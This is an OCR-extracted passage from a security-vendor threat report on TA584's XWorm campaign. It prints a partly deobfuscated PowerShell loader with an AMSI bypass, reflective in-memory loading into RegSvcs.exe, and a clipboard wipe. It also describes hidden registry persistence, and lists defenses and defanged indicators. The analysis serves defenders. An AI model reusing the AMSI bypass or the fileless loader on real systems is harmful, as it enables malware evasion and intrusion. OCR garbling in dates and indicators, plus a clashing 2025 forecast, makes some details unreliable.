

Figure 18. *Xworm P0WER PowerShell script with XOR obfuscation used by TA584 in December 2025.*

```
Set-Item ('Variable:pE5') ([Type][Ref]);
(Get-Item ('Variable:pE5')).Value.Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').Setvalue($null, $true)

$OE="4fug4AtAAAAA [REDACTED] AAAAAAAAAAAAA==";
$iy="qQAAMAAAAE [REDACTED] AAAAAAAAAAAAAAAAAA"

$ErrorActionPreference = 'SilentlyContinue'

$JK = "TV"
$FS = "qQAAMAAEAA//8ALgAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAgAA"
$POOI = $JK + $iy
$JHFSA = @($POOI)
$POOI2 = $JK + $FS + $OE
$LKPL = @($POOI2)

$MNHL = [system.Convert].GetMethod("FromBase64String")
$hgh = $MNHL.Invoke($null, $JHFSA)
$KLOSS = $MNHL.Invoke($null, $LKPL)

$JSDDFHHCFHNEDDJUEDMNDSK = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'
$USA = [object[]] ($JSDDFHHCFHNEDDJUEDMNDSK, $hgh)

[Reflection.Assembly]::Load($KLOSS).GetType('BIG').GetMethod('BOOM').Invoke($null, $USA)

Set-Clipboard -Value "";
exit;
```

Figure 19. *Same as Figure 18 script with as much obfuscation removed as possible, while still showing the functionality as used by the actor.*

This makes the detonation effectively file-less, as the malware resides entirely in RAM and masks its activity under the identity of a trusted system process. Finally, the script wipes the clipboard to remove traces of the initial ClickFix command.

Once active in memory, the XWorm client communicates with its C2 server to pull down secondary modules, including a persistence plugin built with SharpHide. This tool manipulates the Windows Registry by inserting null-byte characters (\x00) into the key names. Because many standard Windows APIs and management tools (like Regedit.exe) treat the null byte as a string terminator, the entry becomes effectively invisible to basic enumeration, hiding the malicious "Run" key from casual inspection.

This hidden key establishes an execution chain that triggers every system boot:

The key launches mshta which executes a VBScript one-liner that instantiates the WScript.Shell COM object. This object is used to execute a PowerShell process with the WindowStyle set to 0 (hidden), preventing any console window from appearing to the user.

The spawned PowerShell process decodes a Base64-encoded string to run another remote PowerShell script, which normally contains the same installation script as the one initially executed. However, by fetching the payload dynamically from an external IP on each boot, the attacker ensures the infection is modular. This allows for C2 infrastructure migration or the delivery of additional malware without needing to modify the local persistence entry, maintaining a persistent, "effectively file-less" foothold that is difficult to disrupt through standard file-system cleanup.

Attribution

Proofpoint assesses with high confidence this actor is an initial access broker with infections that can lead to ransomware. TA584 is a sophisticated cybercriminal threat actor that has maintained operational consistency since at least 2020. Based on the malware used and artifacts in the attack chains, it is likely this actor is plugged in to the Russian cybercriminal ecosystem and underground markets.

Defensive recommendations

- Restrict users from running PowerShell unless necessary for their job function.
- Use application control policies (like AppLocker or Windows Defender Application Control) to prevent the execution of tools like node.exe from non-standard, user-writable locations such as “C:\Users*\AppData\Local\”.
- Create detection rules for powershell[.]exe or cmd[.]exe spawning a node[.]exe process, especially when node[.]exe is located in a user's AppData or other non-standard locations.
- Block or monitor Ethereum endpoints. The malware relies on a hardcoded list of public Ethereum RPC providers to retrieve its C2 server address. Blocking (or, monitoring) outbound traffic to these specific URLs at the

network firewall or web proxy can prevent the malware from receiving its instructions.
- Monitor and inspect WebSocket traffic. The malware uses WebSockets (ws:// or wss://) for C2 communication. Implement network monitoring to detect and inspect WebSocket connections to unknown or uncategorized domains.
- Consider disabling Windows+R via Group Policy for users who do not need it for their job function.
- Organizations should train users to identify the activity and report suspicious activity to their security teams. This is very specific training but can be integrated into an existing user training program.

Conclusion

The cybercriminal threat landscape has experienced dramatic shifts in behaviors, targeting, and malware use over the last year, with many priority threat actors disappearing from email threat data in 2025. TA584, however, bucks this trend and has demonstrated consistent patterns of behavior and targeting since 2020, with recent shifts that demonstrate the actor is attempting to infect a broader range of targets. Proofpoint assesses it's likely TA584 will increase targeting in Europe in 2025. It is also possible the threat actor will continue experimenting with different payloads, like Tsundere Bot or other remote access payloads newly available for sale on criminal markets.

Organizations should be aware of techniques used by TA584 and implement preventative defensive measures including restricting users from running PowerShell unless required for job functions and blocking known TA584 hosts.

Example Emerging Threats rules

2865239 – Win32/xworm V2 CnC Command - RD- Inbound

2865240 – Win32/xworm V3 CnC Command - sendPlugin

2865241 – Win32/xworm V3 CnC Command - Informations Outbound

2865163 – Win32/xworm v3 CnC Command - PCShutdown Inbound

2865200 – Win32/xworm v3 CnC Command - savePlugin Inbound

2033355 – ET INFO Windows Powershell User-Agent Usage

Example indicators of compromise

Indicator	Description	Firs Seer
94[.]159[.]113[.]37	TA584 Host | AS216234 Komskov Vadim Aleksandrovich	Apr 202
85[.]236[.]25[.]119	Tsundere Bot C2	9 Dec 202
80[.]64[.]19[.]148	XWorm C2	10 Nov 202
85[.]208[.]84[.]208	XWorm C2	9 Sep

		202
178[.]16[.]52[.]242	XWorm C2	27 Oct 202
94[.]159[.]113[.]64	XWorm C2	28 M 202
hxxp://94[.]159[.]113[.]37/ssd[.}png	ClickFix Payload URL	Sep 202
bbedc389af45853493c95011d9857f47241a36f7f159305b097089866502ac99	SHA256 Remote PowerShell Script Leading to XWorm	Dec 202
441c49b6338ba25519fc2cf1f5cb31ba51b0ab919c463671ab5c7f34c5ce2d30	SHA256 XWorm SharpHide Payload	Dec 202
